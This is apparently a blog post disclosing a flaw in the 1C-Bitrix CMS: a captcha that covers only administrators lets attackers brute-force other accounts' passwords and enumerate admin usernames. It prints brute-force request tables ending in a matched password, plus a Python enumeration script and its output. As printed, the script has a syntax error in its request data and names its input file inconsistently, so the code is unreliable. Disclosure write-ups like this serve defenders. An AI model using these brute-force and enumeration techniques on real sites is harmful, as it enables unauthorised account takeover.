



justSTAG Follow

Oct 22, 2020 · 2 min read · Listen



User enumeration & Improper Restriction of Excessive Authentication Attempts in Bitrix

Vulnerability description:

There is an improper restriction of excessive authentication attempts in the latest version of the application “1C: site management”. It allows to brute passwords for accounts not in the “administrator” group. Moreover it allows to enumerate users who are in the “administrator” group.

Step-by-step:

There are 3 users in the system: **admin**, **stag**, **root**. User **admin** is the default user and he is in the “administrator” group. User **stag** has the same privileges as **admin**. User **root** is in all groups except the “administrator” group.

<input type="checkbox"/>	ЛОГИН	АКТИВНОСТЬ	ДАТА ИЗМЕНЕНИЯ	ИМЯ	ФАМИЛИЯ	E-MAIL	ПОСЛЕДНЯЯ АВТОРИЗАЦИЯ	ID
<input type="checkbox"/>	root	Да	02.10.2020 18:03:59			zxc@zxc.ru	01.10.2020 18:41:41	3
<input type="checkbox"/>	stag	Да	02.10.2020 18:04:50			and@and.ru	01.10.2020 18:43:03	2
<input type="checkbox"/>	admin	Да				qwe@qwe.com	02.10.2020 18:00:43	1

List of users

Пользователь # 2 ☆

Внимание! Воспользуйтесь технологией [SiteUpdate](#) для получения последних обновлений.

Это пробная версия продукта "1С-Битрикс: Управление сайтом". До истечения пробного периода осталось **29** дней. Вы можете купить полнофункциональную версию продукта по адресу <http://bitrix.ru/buy/>.

Список пользователей


АвторизоватьсяИстория+ ДобавитьКопировать

ПользовательГруппыЛичные данныеРаботаРейтингБлогФорумДвухэтапная авторизацияЗаметкиДоп. поля

Принадлежность к группам

Группа	Период активности
<input checked="" type="checkbox"/> Администраторы [1]	<input type="text"/> <input type="text"/>
<input type="checkbox"/> Пользователи, имеющие право голосовать за рейтинг [2]	<input type="text"/> <input type="text"/>
<input type="checkbox"/> Зарегистрированные пользователи [3]	<input type="text"/> <input type="text"/>
<input type="checkbox"/> Пользователи имеющие право голосовать за авторитет [4]	<input type="text"/> <input type="text"/>
<input type="checkbox"/> Пользователи панели управления [5]	<input type="text"/> <input type="text"/>
<input type="checkbox"/> 1С интеграция [7]	<input type="text"/> <input type="text"/>
<input type="checkbox"/> Подписчики [9]	<input type="text"/> <input type="text"/>
<input type="checkbox"/> Администраторы интернет-магазина [5]	<input type="text"/> <input type="text"/>

stag's groups



root's groups

If you send multiple times incorrect credentials for users **admin** and **stag**, the server will request you to fill the captcha. However, for user **root** will not request the captcha, which allows to bruteforce password. The response with length 753 means that server did not request the captcha. Response with length 802 means that server requested the captcha.

Request	Payload	Status	Error	Timeout	Length
0		200			753
1	!@#\$%	200			753
2	!@#\$%^	200			753
3	!@#\$%^&	200			802
4	!@#\$%^&*	200			802
5	!root	200			802
6	\$SRV	200			802

Attempts to brute the password for admin

Request	Payload	Status	Error	Timeout	Length
0		200			753
1	!@#\$%	200			753
2	!@#\$%^	200			753
3	!@#\$%^&	200			802
4	!@#\$%^&*	200			802
5	!root	200			802
6	\$SRV	200			802

Attempts to brute the password for stag

Request	Payload	Status	Error	Timeout	Length
0		200			753
1	!@#\$%	200			753
2	!@#\$%^	200			753
3	!@#\$%^&	200			753
4	!@#\$%^&*	200			753
5	!root	200			753
6	\$SRV	200			753
7	\$secure\$	200			753

Attempts to brute the password for root

Request	Payload	Status	Error	Timeout	Length
0		200			753
1	123123	200			753
2	asdasd	200			753
3	zzxczxczxc	200			753
4	asdasdasds	200			753
5	dfgsdfwsad	200			753
6	qwerty	200			753
7	12dqsdef	200			753
8	asc sdf	200			753
9	password	200			869

Successful password matching

Due to the fact that, the captcha is not required if user does not exist or isn't in the "administrator" group we can enumerate all users in the "administrator" group. There is python script for admin enumeration:

```
import requests

f = open("users.txt","r")
for line in f:
    for i in range(1, 5):
        r = requests.post('http://192.168.0.188/bitrix/admin/index.php?login=yes', data = {'AUTH_FORM':'Y','TYPE':'AUTH','USER_LOGIN':line.strip("\n"),
        'USER_PASSWORD':'not_valid_pass','Login:','captcha_sid:','captcha_word:','sessid:'})
        if str(r.content).find("CAPTCHA_CODE") > 0:
            print("Admin found: " + str(line))
f.close()
```

Content of file user.txt:

```
root
admin
stag
fakeuser
```

Output:

```
Admin found: admin
Admin found: stag
```

Get the Medium app